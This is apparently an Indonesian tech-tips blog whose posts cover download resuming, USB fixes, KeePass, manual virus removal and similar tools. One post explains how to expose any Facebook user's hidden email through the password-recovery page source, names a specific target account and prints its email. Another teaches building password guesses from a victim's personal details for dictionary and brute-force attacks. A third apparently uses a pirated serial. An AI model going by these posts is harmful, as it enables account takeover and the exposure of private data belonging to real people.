Posted by Luhung Haryo on 10.00



Postingan kali ini saya ( Tips and Trick) akan memberikan tips simple bagaimana cara meresume download di Mozilla di komputer berbeda tanpa bantuan accelelator ( IDM,FDM dll) langsung saja ke langkah pertama - Kali ini saya akan mendownload file yang berada di situs http://indowebster.com karena situs ini support resume dan juga situs lokal yang kecepatannyapun lumayan (gambar di samping)  - Setelah itu klik pause pada downloadan anda.  - lalu anda klik kanan pada file lalu pilih " open containing folder"  - setelah itu anda akan di bawa ke directory tempat anda menyimpan file downloadan tadi dan di situ ada 2 file yang satunya file asli yang berekstensi sesuai yang di download dan satu lagi bernama part yang dimana itu adalah file download  - perhatikan saja file yang bernama berakhiran part karena itu yang terpenting buat meresume download di mozilla  - copy file tersebut ke dalam flashdisk mu atau alat penyimpanan data yang lainnya harddisk juga boleh kwkwk ^_^ - sekarang anda boleh mengetest di komputer berbeda tapi dengan cara - Download file yang akan diresume di tempat yang sama dan harus dengan nama yang sama.
- lalu anda klik pause pada file downloadan itu lalu klik kanan "open containing folder" lalu anda kembali di bawa ke directory yang di bawa ada dua file, file Asli dan File Part hapus saja file partnya trus anda copi file part yang anda copy ke flashdisk ke tempat dimana bekas file part tadi anda hapus...atau lebih mudah tidak usah di hapus langsung copy dari flashdisk ke tempat tersebut jika ada peringatan klik ok/yes saja maka file akan berubah.
- Contoh : awal kita download lalu kita pause di 20mb maka file part juga berkapasitas 20mb, sementara download ke dua, file part masih kosong setelah kita ganti dengan 20mb lalu klik resume kembali maka downloadan secara otomatis akan langsung meresume ke 20mb.
Gambar akan segera ditambahkan yang terakhir memang agak membingungkan tapi sebenarnya mudah. Mohon Makulm koneksi lagi down
Posted by Luhung Haryo on 17.20
Iseng - iseng tadi liat source code halaman recovery password FB, ehh ternyata dapat sedikit trik nih :P Sekarang sebagian besar pengguna Facebook sudah menyembunyikan emailnya karena takut kena hack...tapi bagi saya sendiri itu semua PERCUMA...karena sebentar lagi kita semua dapat melihatnya :lol: Hanya dengan dua tombol [ CTRL + U ] agan2 semua sudah dapat melihat email akun fb siapapun yang tersembunyi. Caranya : - Target ==> http://www.facebook.com/cyber4rt2 atau http://www.facebook.com/profile.php?id=100000861893418
- Silahkan klik link berikut : https://www.facebook.com/recover.php (buka pake browser lain atau klo ga logout dulu)
- Akan muncul 3 pilihan yaitu :
- Masukkan email atau nomor telepon Anda.
- Masukkan nama pengguna Facebook Anda.
- Masukkan nama Anda dan nama seorang teman Anda.
4. Masukkan nama pengguna atau ID Facebook target : cyer4rt2 atau 100000861893418 pada kolom yang ke 2 yaitu Masukkan nama pengguna Facebook Anda kemudian tekan ENTER, klo muncul Security Check-nya silahkan di isi dulu 5. Selanjutnya akan muncul halaman baru yang menampilkan NAMA, FOTO dan EMAIL target (nXXXXXXXXXXXt@gXXXX.com) 6. Tekan tombol CTRL + U atau klik kanan "view page source" 7. Sorot scroll bar ke paling bawah & email target akan nampak seperti berikut : n1nj4cyber4rt\u0040gmail.com
Sampai saat ini, ada 3 akun Facebook yang memang betul - betul tidak dapat dilihat emailnya 1. Mark Zuckerberg http://www.facebook.com/zuck ( udah tau kan siapa dia.... kakak gw...wkwkwk ) 2 Chris Hughes http://www.facebook.com/ChrisHughes (Facebook Co-Founder) source : http://www.facebook.com/note.php?note_id=490595996085

Posted by Luhung Haryo on 05.55
Catatan ini pada dasarnya hanyalah sebuah pengembangan ide.Menggunakan semua kemungkinan, seni social (social engineering) danseni berfikir logika. kita bahas teknik "BLIND GUESSING". Teknik ini merupakan dasar dari "Dictionary Attack", dimana kita mencoba untuk menebak kemungkinan terbesar dari password. Setelah kita berhasil menyusun kemungkinan tebakan password, kita bisa menggunakan Brute Force Tool, seperti "BRUTUS". Pendahuluan Sebelumnya, anggap teknik yang dijabarkan disini sebagai "seni berfikir", - saya jamin - anda akan frustasi dalam penebakan password. Bagi User yang cerdik, mereka akan menggunakan password yang sangat sulit ditebak. Bahkan mereka menggunakan kombinasi yang sangat panjang, termasuk didalamnya karakter alpha-numerik dan karakter spesial. Sebagai pertimbangan, gunakan perbandingan dibawah untuk mendapatkan jumlah kemungkinan kombinasi! Notasi: X = Jumlah karakter kombinasi Y = Jumlah karakter password Z = Jumlah kombinasi karakter password ^ = Pangkat - dalam matematika - ~~~~~~~~~~~~~ Z = X^Y ~~~~~~~~~~~~~ Contoh: - Karakter kombinasi adalah *hanya* angka. Karakter-nya yaitu: {1,2,3,4,5,6,7,8,9,0} Jumlah = 10 - Jumlah karakter password = 2 Misalnya password yang digunakan hanya 2 karakter (ex: 37) Maka jumlah kombinasi password yang mungkin terjadi adalah: 10^2 = 100; Tentu saja bisa anda bayangkan jika karakter kombinasi password adalah karakter alpha-numerik dan karakter spesial, ditambah lagi dengan jumlah karakter password yang banyak. Hal diatas akan menghasilkan banyak sekali kombinasi. Namun itu-lah tantangan :)) Blind Guessing Sebelum melakukan ini, pastikan anda telah mendapatkan informasi tentang korban. Misalnya nama, nama orang tua, tanggal lahir, nama kekasih dan lain-lain. Dapatkan sebanyak mungkin! Hal ini akan sangat membantu! [1] Kombinasi umum Beberapa user yang malas suka menggunakan kombinasi yang mudah diingat dan simpel. Contoh: 1234567890 0987654321 zxcvbnm mnbvcxz asdfghjkl lkjhgfdsa qwertyuiop poiuytrewq Jika melihat kombinasi diatas, saya rasa tidak sulit untuk menemukan cara mengetik-nya :)) [2] Kombinasi `Ala Hacker' Hacker suka sekali menggunakan angka sebagai pengganti huruf, contoh: h4ck3r, 70m1, m0b1 ... Kemungkinan kombinasi tergantung menurut nama dan beberapa kriteria lain seperti nama kekasih, hobi, nama situs/layanan yang digunakan dll. Contoh: Nama korban = Master Hacker Kemungkinan: m45t3r_h4ck3r, m4s73r, h4ck3r ... [3] Berhubungan dengan nama Nama: John Doe Kemungkinan: doe, jdoe, johndoe, jd, dll ... [4] Berhubungan dengan handle Nama: John Doe Handle: tikus Kemungkinan: jdtikus, tikusdoe, tikusjohn, tikus, rat, doetikus, dll .. [5] Berhubungan dengan nama kekasih/sahabat Nama: John Doe Kekasih: Fitria Kemungkinan: johnlovefitria, fitriailoveyou, jdf, johnfitria, dll ... [6] Berhubungan dengan nomor telefon Nama: John Doe No Telfon: 12345 Kemungkinan: jd12345, 12345, 54321, dll ...
[7] Berhubungan dengan layanan/servis yang digunakan Nama: John Doe Servis: email Kemungkinan: johnemail, jdemail, doemail, mymail, myemail, dll ...
Berbagai kemungkinan Bisa kita lihat dari kombinasi diatas - yang sebenarnya masih sangat banyak - ada banyak sekali kemungkinan yang terjadi. Namun beberapa yang cukup akurat adalah kombinasi umum dan kombinasi ala hacker. Sengaja saya sebut kombinasi umum karena dalam banyak review dengan rekan-rekan dan beberapa kenalan, kombinasi {z,x,c,v,b,n,m} sangat dikenal. Tidaklah begitu sulit untuk menghafal-nya, dan pada dasarnya tidak perlu dihafal karena memiliki susunan yang unik. Sebagian besar user cenderung menggunakan hal-hal sederhana. Kombinasi `Ala Hacker' juga sangat sering saya jumpai. Dengan teknik social dan akses fisik, saya sering menemukan penggunaan password dengan kombinasi seperti ini. Penggunaan kombinasi ini sangat sederhana dan mudah diingat. Kombinasi ini SANGAT berhubungan dengan nama atau handle. Quo Vadis
Kembali kepada anda, sejauh mana kreatifitas anda, sebanyak apa informasi yang berhasil anda dapatkan, akan sangat membantu akurasi penebakan password. Sebagai seorang pengguna layanan dengan autentikasi yang membutuhkan password, kita tentu tidak pernah lepas dari masalah pemilihan password yang baik. Password yang baik hendaknya sulit untuk ditebak, tidak berhubugan dengan diri kita atau orang terdekat.
Posted by Luhung Haryo on 02.21
Kali ini saya akan memposting beberapa software untuk mempermudah download ok langsung saja Dahahah 16 Download Managers in 1 Pack AIOJika kalian bosan menunggu proses download dengan lama saya mencoba berbagi 16 download manager Berikut ini daftar Tool yang ada didalamnya : 1. Internet Download Manager v5.15 Full 2. Download Accelerator Plus 9.1 Beta 3. GigaGet v1.0.0.23 4. Internet Download Accelerator 5. InstantGet 6. Fresh Download v8 7. Orbit Downloader 8. Plus v4.0 9. BitTorrent 6.1.2.15169 10. GetGo Download Manager 4.1.0.179 11. Free Download Manager 3.0.848 12. utorrent 1.8.2 13. saveflash 14. Download Direct 1.14 15. Re Get Deluxe 16. Internet Download Accelerator 5.7
Posted by Luhung Haryo on 02.18
Yap dari judul adalah Flashdisk kali ini akan memposting tutorial tentang masalah flashdisk (walaupun sedikit sich hehehe) ok langsung saja
Mengatasi Flashdisk yang tidak bisa Safely Remove (Generic Volume Cannot be Stopped Right Now)
ini saya dapat dari situs mudah-mudahan bermanfaat
Mungkin pernah kalian mengalami,saat sobat pasang flashdisk di komputer atau laptop, tetapi waktu sudah selesai dan mau dicabut, klik ' Safely Remove Hardware' di pojok kanan bawah...
tetapi muncul peringatan ' Generic Volume cannot be Stopped right Now'
Ini langkah-langkah jika kalian mengalami kejadian tersebut :
1. Klik kanan pada drive USB Flashdisk, klik Properties
2. Buka Tab " Hardware" terus pilih Flashdisk nya.
3. klik Properties lagi.
4. Cari tab " Policies".
5. Periksa, apa bagian " Optimized for Performance or quick Removal" ada tanda centang. Kalau iya, kalian tidak perlu melakukan " Safely Remove Hardware".
Tapi, jangan lupa sebelum mencabut Flashdisk, periksa dulu apakah masih ada program yang sedang di gunakan atau di proses.
Tutorial Cara Membuat Recycle Bin di USB Flashdisk
Sesuai namanya (ada embel-embel "bin"), aplikasi portabel ini bisa kalian taruh di USB Flashdisk untuk membuat sebuah Recycle Bin Portable. Pada dasarnya yang mesti kalian lakukan hanyalah mengunduh si iBin, meng- copy-nya ke Flashdisk, lalu menjalankannya.^_^ Sejak saat itu, setiap kali kalian ingin menghapus suatu file yang ada disana, sebuah jendela akan nongol dan menanyakan apakah kalian benar-benar ingin melakukannya atau ingin membuangnya ke iBin dulu. Setelah itu, klik kanan di ikon iBin di system tray Windows untuk mengembalikan si file ke asal, membersihkan si bin, atau membuka jendela Dumping Management di mana kalian bisa membersihkan / memulihkan file-file yang sobat inginkan.
Penasaran dengan aplikasi ini ?? Silakan kalian coba sendiri ^_^
untuk download di sini
Posted by Luhung Haryo on 03.02
Jika sobat Tips And Trick tidak suka dengan situs porno dan ingin membaut komputer pribadi anti porno atau untuk memblokir situs porno
sebenarnya ada banyak cara...tetapi saya menjelaskan yang menggunaka Software untuk memblokir..situ porno ada beberapa software yang saya berikan di blog ini sobat tips and trick bisa menggunakannya...
langsung cek aja..
Anti Porn
Mampu memblokir situs ataupun konten, termasuk tidak menampilkan gambar yang dianggap berbau porno dan menggantinya dengan gambar antiporn
Naomi
Program ini dapat disembunyikan dan tidak keluar apapun saat bekerja, tapi dia langsung menutup browser.
Netdog Software ini sangat ringan. Cara kerjanya dia tidak menutup browser, tapi tidak mau jalan (tidak loading) saat browser digunakan untuk mengakses situs porno. Pemblokiran bisa dilakukan dengan cara menambahkan kata-kata(keywords) atau situs tertentu. Disamping dapat juga dilakukan pengecualian terhadap kata-kata dan situs tertentu.
SitusiteBlocker
Program ini tergantung pada database. Jadi jika anda punya data base yang banyak tentang web porno, maka akan lebih sempurna menghalanginya. Kelebihannya program ini dapat disembunyikan dan anda bisa set peringatan pesan sesuai yang anda suka saat digunakan untuk mengakses situs porno.
Tapi sepertinya kalau gak ada situs porno, kayaknya bakal kurang seru nich dunia internet. hehehehehe.... So buat yang baca tulisan saya ini saya ucapkan banyak terima kasih. Dan selamat mencoba, semoga informasi ini bermanfaat bagi kita semua.... Peace!!!!!!!!
Semoga bermanfaat dan selalu berkunjung ya........ di sini Tips And Trick
Posted by Luhung Haryo on 02.06
Kali ini saya tidak akan membahas tentang tutorial modifikasi template dan mempercantik blog. Tetapi postingan ini masih ada hubungannya dengan mempercantik blog.
Biasanya, kita mempercantik blog dengan menjejalkan aneka kode HTML, CSS, Javascript, Jquery, dll ke dalam template blog kita. Baik lewat menu Elemen Halaman, Edit HTML, atau kedunya. Imbasnya, blog anda menjadi lebih lambat diload. Hal ini tentu sangat menyebalkan bagi yang memiliki kecepatan internet dibawah keong... Untuk yang pake broadband connection atau yang koneksi internetnya melesat bak roket luar angkasa sih, hal itu tak menjadi masalah...
Masalahnya tidak semua orang punya koneksi internet yang melesat seperti roket luar angkasa. Kadangkala ada juga yang memiliki koneksi internet yang lelet dan lemot. Dan, bahkan, akhir-akhir ini beredar kabar bahwa Google akan memberi bonus pada blog yang memiliki waktu loading yang cepat. Nah, lalu kita harus gimana?
1. Jangan pake template yang berat.
Yup! Itu dia kuncinya. Jangan pake template yang berat... maksudnya, template yang pake banyak gambar. Karena gambar bisa membuat lemot blog anda.
2. Jangan kebanyakan widget/javascript.
Widget dan javascript bisa membuat blog anda berat. Maka, sebaiknya, widget dan javascript di blog anda dikurangi.
3. Kompres CSS anda.
Ini juga bisa dijadikan cara mempercepat loading blog. Ada banyak tool kompressor di dunia ayam, seperti http://www.csscompressor.com/ dan masih banyak lagi.
Anda tidak harus menghilangkan Javascript di blog anda, namun anda bisa menguranginya. Dan, jangan terlalu banyak widget di blog anda, karena bisa membuat blog anda lama diloadingnya, dan, apabila pengunjung blog tidak sabar, mereka bisa saja tidak jadi berkunjung ke blog kita, dan akhirnya kita bisa kehilangan pengunjung blog kita.
Posted by Luhung Haryo on 23.10
Dulu ketika menyimpan username dan password saya masih terbiasa mengandalkan txt atau disimpan dalam file dokumen biasa. Tetapi dengan semakin banyaknya akun (account) yang dimiliki, masalah keamanan, dan lainnya, metode tersebut tidak aman, kurang praktis dan kadang merepotkan.
Salah satu alternatif dan solusinya adalah menyimpan semua username/password dengan aplikasi KeePass.
Apa itu KeePass?
Keepass merupakan software opensource yang dibuat untuk kemudahan dalam menyimpan dan manajemen password secara aman. Jika hanya satu atau dua password mungkin masih bisa kita ingat, tetapi biasanya akan selalu bertambah, mulai dari email, website, account bank, jaringan, forum, dan lainnya.
Mungkin bisa saja berfikiran menggunakan password yang sama untuk banyak/semua account. Tetapi hal itu cukup beresiko, karena jika satu saja account sampai didapatkan (hack) orang lain, maka semua acount yang lain dengan mudah terkena imbasnya. Oleh karena itulah dibuat KeePass.
KeePass akan meng-enkripsi data-data yang disimpan dengan menggunakan algoritma enkripsi terbaik dan hampir dikatakan paling aman saat ini (AES dan Twofish). Untuk membuka database ini dengan program KeePass, diperlukan satu Password (master password) dan atau dengan Key File. Sehingga kita tinggal mengingat satu password ini saja.
Sehingga jika database ini sampai jatuh ke tangan orang lain, tidak perlu khawatir, karena akan sangat sulit untuk membuka database tanpa tahu master password-nya. Bahkan dijelaskan bahwa jika dicoba-coba membuka (decrypt) satu database saja dengan seluruh komputer di dunia, akan memerlukan waktu lebih lama dari umur alam semesta…
Apa saja fitur-fitur KeePass ?
Sebagai aplikasi portable, boleh dibilang fiturnya cukup banyak, berikut informasi selengkapnya:
Strong Security, menggunakan algoritma AES, Twofish, Rijdnael
Tersedia versi portable ( tanpa installasi )
Export data ke format TXT, HTML, XML dan CSV Files
Import dari berbagai format, sampai 25 format.
Transfer database yang sangat mudah, hanya memindah satu file saja.
Tersedia modifikasi/manajemen password dalam group.
Informasi waktu pembuatan, modifikasi, akses dan attachment.
Auto-Type, Hot key global auto-type dan Drag&Drop untuk kemudahan berinternet.
Pengamanan di Clipboard windows.
Pencarian dan pengurutan data
Mendukung antarmuka Multi bahasa
Random generator, untuk menghasilkan password acak yang cukup kuat.
Mendukung plugins
Open source
Installasi dan Portabilitas
KeePass mempunyai 2 versi yang sama-sama dikembangkan, Classic Edition ( versi 1.x ) dan Professional Edition (versi 2.x). Masing-masing mempunyai versi install atau portable (zip). Mengenai perbedaan lengkap versi 1 dan 2, silahkan melihat Perbedaan KeePass 1.x dan 2.x
Meskipun versi 2.x mempunyai fitur lebih banyak, tetapi saya cenderung memilih versi Classic. Salah satunya karena versi 1.x (classic) tidak tergantung dengan adanya software tambahan apapun ( versi >= 2.0 memerlukan Microsoft .NET Framework dan versi 2.2 keatas memerlukan Mono ). Selain itu untuk versi 1.x kita hanya memerlukan 2 file saja, yaitu KeePass.exe dengan ukuran hanya sekitar 740 KB dan database password Database.kdb
Penggunaan KeePass
Pengunaannya cukup mudah, mungkin hanya awalnya saja yang kelihatannya agak susah. Tetapi setelah mulai paham (familiar) seharusnya akan mudah. Berikut langkahnya :
Jalankan KeePass.exe (jika sudah ada database dan setting-nya maka akan langsung meminta Master Password).
Buat database baru dengan cara klik File > New (Ctrl+N)
Isi Master Password, kemudian klik OK dan ulangi masukkan master password
Setelah itu akan tampil seperti tampilan folder di windows explorer. Untuk menambah, edit, menghapus grup, klik kanan dan pilih menu yg sesuai.
Untuk mengisi username dan password, pilih grup yang sesuai dan Klik Edit > Add Entry ( Ctrl+Y) atau klik icon Add Entry
Isi data-data yang diperlukan disana, kemudian klik OK.
Ulangi jika ingin menambahkan data/password untuk account baru.
Jika sudah selesai, simpan database, Klik File > Save ( Ctrl+S), maka akan dihasilkan file Database.kdb yang berisi data-data (password) yang dimasukkan.
Jangan lupa menyimpan setiap ada perubahan/penambahan data.
Selanjutnya kita bisa menghapus, menambah, mengedit berbagai data langsung dengan klik kanan data atau melalui menu/icon yang tersedia.
Download KeePass
- http://keepass.info/download.html
- http://sourceforge.net/project/showfiles.php?group_id=95013
Posted by Luhung Haryo on 23.13
 | Beberapa waktu lalu komputer adik saya terkena virus yang cukup menjengkelkan. Antivirus yang terpasang tidak mampu mendeteksi, update pun gagal sampai install ulang Antivirus juga tidak berhasil. Akhirnya saya mencoba mematikan virus secara manual dengan bantuan program Autoruns. |
Bagi yang belum punya program ini bisa download Autoruns.zip (576 KB), yang bisa dianggap program “wajib” bagi saya. Cara berikut mungkin hanya salah satu dari berbagai metode yang ada dan yang biasa saya gunakan. Secara garis besar, saya membagi cara mematikan sumber virus secara manual tanpa antivirus ini kedalam dua langkah, yaitu : Mendeteksi sumber virus atau file yang mencurigakan (dianggap virus) dan Cara Mematikannya. Langkah Pertama, Mendeteksi VirusSebagian besar komputer yang terinfeksi, bisa diketahui sumber virus yang aktif di komputer dengan program seperti Autoruns. Jalankan program autoruns.exe. Jika program tidak berjalan, coba rename file autoruns.exe dengan nama lainnya. Jika tetap gagal, bisa menggunakan program sejenis lainnya. Setelah Autoruns dibuka, bagian yang terpenting disini dan akan digunakan adalah tab Logon, karena disinilah ditampilkan berbagai program (aplikasi) yang berjalan otomatis ketika kita menjalankan windows. 
Adanya tanya cek menunjukkan bahwa program tersebut aktif dan otomatis dijalankan ketika Start Up Windows (Windows dijalankan). Jika tidak ada tanda cek, menunjukkan bahwa program tersebut sebenarnya ada dalam daftar start up, tetapi tidak otomatis berjalan ketika Start Up Windows. Program Windows yang HARUS AKTIF

Ada beberapa program penting Windows di daftar Autorun yang harus aktif, jangan sampai tanda cek-nya dihilangkan atau bahkan dihapus. Biasanya letaknya ada di bagian paling atas, yaitu : 
Alasan kenapa program tersebut jangan dihapus (perlu diaktifkan), bisa dibaca artikel Tips mendeteksi keberadaan Virus. Untuk memastikannya, yang perlu diperhatikan adalah “Autorun Entry” dan “Image Path”, terkadang virus menyerupakan dengan nama tersebut. Image Path adalah lokasi file-nya, jika namanya seperti diatas, tetapi lokasinya di folder lain, maka perlu di waspadai. Berikut beberapa point yang bisa dilakukan untuk mencari sumber virus atau file mencurigakan yang dianggap sebagai virus : - Periksa akan adanya Autorun Entry (daftar program) yang kita merasa tidak pernah menginstallnya. Misalnya saya pernah melihat ada yang namanya ffdshow.exe dengan lokasi (Image Path) C:\Program Files\K-Lite Codec Pack\, padahal di komputer tersebut tidak pernah di install program K-Lite Codec Pack. Maka kemungkinan itu salah satu sumber virus. Hal ini sering terjadi, misalnya ada aplikasi dengan folder Corel Draw, tetapi kita tidak pernah menginstall Corel Draw.
- Hilangkan tanda cek dari Autorun Entry yang mencurigakan, kemudian klik icon Refresh (F5). Jika tanda cek tersebut kembali aktif atau muncul daftar entry baru yang sama dan disertai tanda cek, kemungkinan itu adalah sumber virus. Cara ini terkadang harus ditunggu beberapa saat, atau aplikasi Autoruns di tutup dulu, kemudian setelah beberapa lama dibuka lagi untuk memeriksanya.
- Dari daftar Program Windows yang HARUS AKTIF sebelumnya, periksa akan adanya program lainnya di ketiga tempat yang saya beri garis merah. Pada Windows XP, seharusnya hanya ada 3 file diatas, yaitu rdpclip, userinit.exe dan explorer.exe dengan lokasi persis seperti Image Path diatas. Adanya tambahan lainnya menunjukkan kemungkinan sumber virus. Cek dengan point ke-2
- Sumber virus biasanya tidak hanya satu, sehingga perlu dicari daftar Autorun lainnya yang mencurigakan, baik dengan cara seperti point 1 atau 2. Misalnya di lokasi :
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- C:\Documents and Settings\All Users\Start Menu\Programs\Startup
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- Dan lainnya, yang berada di bawah dari daftar Program Windows yang HARUS AKTIF di atas.
Setelah diperoleh daftar-daftar file yang mencurigakan atau tidak dikenal, tulis nama dan lokasi filenya yang bisa dilihat dari keterangan Image Path (program Autoruns) di kertas atau file text (misalnya dengan Notepad). Bagi yang belum terbiasa mungkin dafarnya akan banyak sekali. Tetapi hal ini tidak masalah Menghapus daftar dari Autoruns tersebut hanya menghapus referensinya saja, jadi filenya (lokasinya disebutkan di bagian “Image Path”) tidak akan terhapus Mematikan Sumber Virus
Setelah didapat daftar file-file yang mencurigakan, langkah selanjutnya adalah me-rename ekstensi file tersebut (jangan dihapus terlebih dahulu). Me-rename dari windows biasanya tidak akan berhasil, atau kadang kita tidak tahu ekstensi file tersebut dan tidak bisa ditampilkan Cara yang biasanya selalu berhasil adalah melalui media lain. Misalnya menjalankan sistem Operasi langsung dari CD,DVD, atau Flashdisk. Misalnya CD Linux, CD Windows MiniPE, UBCD4Win dan lainnya. Atau bisa juga kita melepas Hardisk kita dan dipasang di komputer lainnya (yang bebeas virus) sebagai Hardisk kedua (secondary). Intinya agar kita bisa mengakses (membuka) file dan folder dari daftar yang kita tulis tanpa mengaktifkan Windows yang ada di hardisk, sehingga virus tidak bisa aktif. Setelah kita bisa booting komputer dari media lain atau memasang hardisk di komputer lainnya, selanjutnya kita mencari file-file dari daftar yang telah kita buat. Sebelumnya aktifkan opsi untuk menampilkan semua ekstensi file jika belum kelihatan. Setelah itu, rename semua ekstensi file yang kita dapatkan. Misalnya nama_file.exe menjadi nama_file.exe.vir, viruz.dll menjadi viruz.dll.vir. Setelah selesai semua, saatnya dicoba komputer tersebut ( kembali mengaktifkan windows). Periksa lagi dengan program Autoruns. Jika daftar yang kita tulis kembali muncul dan disertai tanda cek, atau masih muncul tanda-tanda komputer terinfeksi virus, mungkin ada beberapa program lain yang terlewatkan. Kadang kita harus mencoba beberapa kali. Jika komputer tidak berjalan, kemungkinan ada dafar file yang salah yang kita sertakan. Coba rename kembali file tersebut ke asalnya (hilangkan ekstensi *.vir) Setelah berhasil dan tidak ada tanda-tanda virus berjalan, perlu diingat bahwa kita hanya mematikan sumber-sumber virus dan kemungkinan masih banyak virus di komputer. Langkah selanjutnya bisa dilakukan dengan melakukan scan dengan antivirus + update terbaru untuk mencari virus-virus yang masih ada di komputer. Dan ini mungkin harus menunggu sampai antivirus mampu mendeteksi virus tersebut. Cara diatas biasa saya gunakan ketika antivirus tidak mampu mendeteksi adanya virus dan biasanya berhasil. Dan pengalaman juga ikut membantu keberhasilan menemukan sumber virus ini. Jika masih bingung atau belum yakin dari daftar autorun yang ada, silahkan di tuliskan dalam komentar, sehingga kita bisa saling membantu dan melengkapi.
Posted by Luhung Haryo on 22.46
YouTube sudah berkembang sangat pesat, sudah banyak orang yang meng-upload video favoritnya ke situs sharing video terkenal ini. Setiap hari ada jutaan video yang di-upload ke server YouTube. Di lain pihak, banyak pula orang-orang yang memanfaatkan YouTube untuk menonton video-video yang menarik hati mereka.

Kadang ada video YouTube yang bagus dan sayang apabila tidak disimpan dalam hard disk atau media penyimpanan lainnya, karena suatu saat bisa diputar kembali tanpa harus mencarinya lagi di situs YouTube, yang tentunya akan memakan waktu lama, belum lagi menunggu buffer yang kadang sangat lama dikarenakan koneksi internet yang lelet.
Kali ini, Saya ingin berbagi satu tips menarik untuk dapat men-download video YouTube dengan mudah tanpa harus menggunakan aplikasi download khusus atau dengan metode copy paste source code URL video Youtube lalu paste di alamat URL Lain. Cara ini sangat simpel, hanya dengan menggunakan add-ons Firefox yaitu:
Download Easy YouTube Video Downloader.
Update: FULL-HD video download versi terbaru v 2.0

Pertama-tama Anda download terlebih dahulu add-ons Firefox Easy YouTube Video Downloader dari link di atas. Setelah itu install pada Firefox Anda, dan apabila ada permintaan restart Firefox, lakukan saja. Setelah itu, Anda buka situs YouTube dan cari video favorit Anda yang ingin didownload.
Perhatikan pada bagian kanan atas halaman YouTube di bagian bawah tulisan Embed seperti gambar di atas, Easy YouTube Video Downloader akan menambahkan tombol-tombol pada halaman video youtube Anda untuk men-download video YouTube dalam format FLV, 3GP, MP4 dan kualitas HD. Pada Add-Ons Easy YouTube Video Downloader versi terbaru ada tambahan download video dalam format Full-HD (jika tersedia). Silakan klik link tersebut dan tentukan dimana lokasi penyimpanan video yang akan Anda dan download akan segera dilakukan dan Anda bisa menikmati Video YouTube favorit Anda.
Posted by Luhung Haryo on 22.44
Tulisan ini dibuat berdasarkan pengalaman pribadi menjalani usaha warnet namun dengan jumlah client yang kecil dan kemampuan yang terbatas  Warnet saya karena beberapa pertimbangan akhirnya tidak menggunakan PC Router atau bandwidth management. Salah satu sebabnya yaitu kekhawatiran kalau ada trouble operator tidak bisa menangani, karena operatornya basicnya hanya bisa menjalankan aplikasi internet saja. Sedangkan saya sendiri sering tidak berada di tempat. Namun meskipun begitu saya ingin tetap akses tiap client stabil meskipun ada yang download.
Akhirnya saya mencoba memasang tool atau software untuk pembatas bandiwidth (bandwidth limiter).Tool tersebut bernama DU Super Controller. Tool ini diinstall di tiap client dan diberi proteksi password. Karena jumlah client di bawah 10 unit saya rasa tidak akan merepotkan. Sudah paham khan fungsinya ??
Tutorial instalasinya sebagai berikut :
1. Download tool nya disini
2. Extract menggunakan winrar
3. kemudian klik file aplikasinya (.exe)
4. Maka akan muncul tampilan seperti di bawah ini

5. Kemudian Klik I Agree lalu klik Next sampai selesai
6. Kemudian Restart dulu komputernya
7. Setelah windows masuk tool akan meminta serial number
8. Klik file teks (.txt) Du super controler 1.9.txt (file download tadi)
9. Masukan nama dan serial number nya
10. Selesai
Untuk menseting password dan melimit bandwitdh klik icon DU di systray atau kanan bawah desktop, klik Restore.

11. Untuk memasukan password klik Main >> Change Password

12. Untuk seting limit sebelah kanan ada Download Limit, ketik jumlah yang dilimit tiap clientnya misal 25 KB. apabila ada aktifitas download melebihi 25 KB maka akan langsung diturunkan oleh tool ke maksimal 25 KB.
13. Untuk upload saya rasa tidak perlu dibatasi karena biasanya bandwidth untuk upstream lebih kecil daripada downstream dan aktivitas kebanya
Posted by Luhung Haryo on 22.38
 | Pernahkah mengalami kejadian tiba-tiba komputer hang, tidak ada respond dan kita hanya bisa menggerakkan mouse tanpa bisa menjalankan aplikasi lain ? Bahkan kadang jurus pamungkas “Task Manager” ( Ctrl+Alt+Del ) pun tidak berdaya menghadapi kondisi semacam ini. Sehingga mungkin ujung-ujungnya kita hanya menekan tombol Reset. |
Meskipun tombol reset bisa mengatasi, tetapi kadang bisa beresiko kehilangan data, ada fie yang rusak dan sebagainya. Alternatifnya, kita bisa mencoba menggunakan software gratis AntiFreeze.
AntiFreeze mungkin memberikan alternatif terakhir untuk mengatasi kejadian seperti diatas. Kejadian seperti itu bisa disebabkan oleh penggunaan CPU yang berlebihan (hampir 100%) atau penggunaan Memory yang terlalu besar, sehingga kita sama sekali tidak bisa membuka, berpindah atau menutup aplikasi apapun. Setelah software ini di install, maka untuk mengaktifkan, kita tinggal menggunakan kombinasi tombol keyboard Ctrl+Alt+Win+Home ( Memang kombinasi yang cukup banyak, sampai 4 tombol  ). Setelah itu AntiFreeze akan tampil fullscreen (satu layar penuh) dan hampir semua aplikasi lainnya akan di hentikan sementara (sleep) untuk menurunkan penggunaan CPU/Memory.
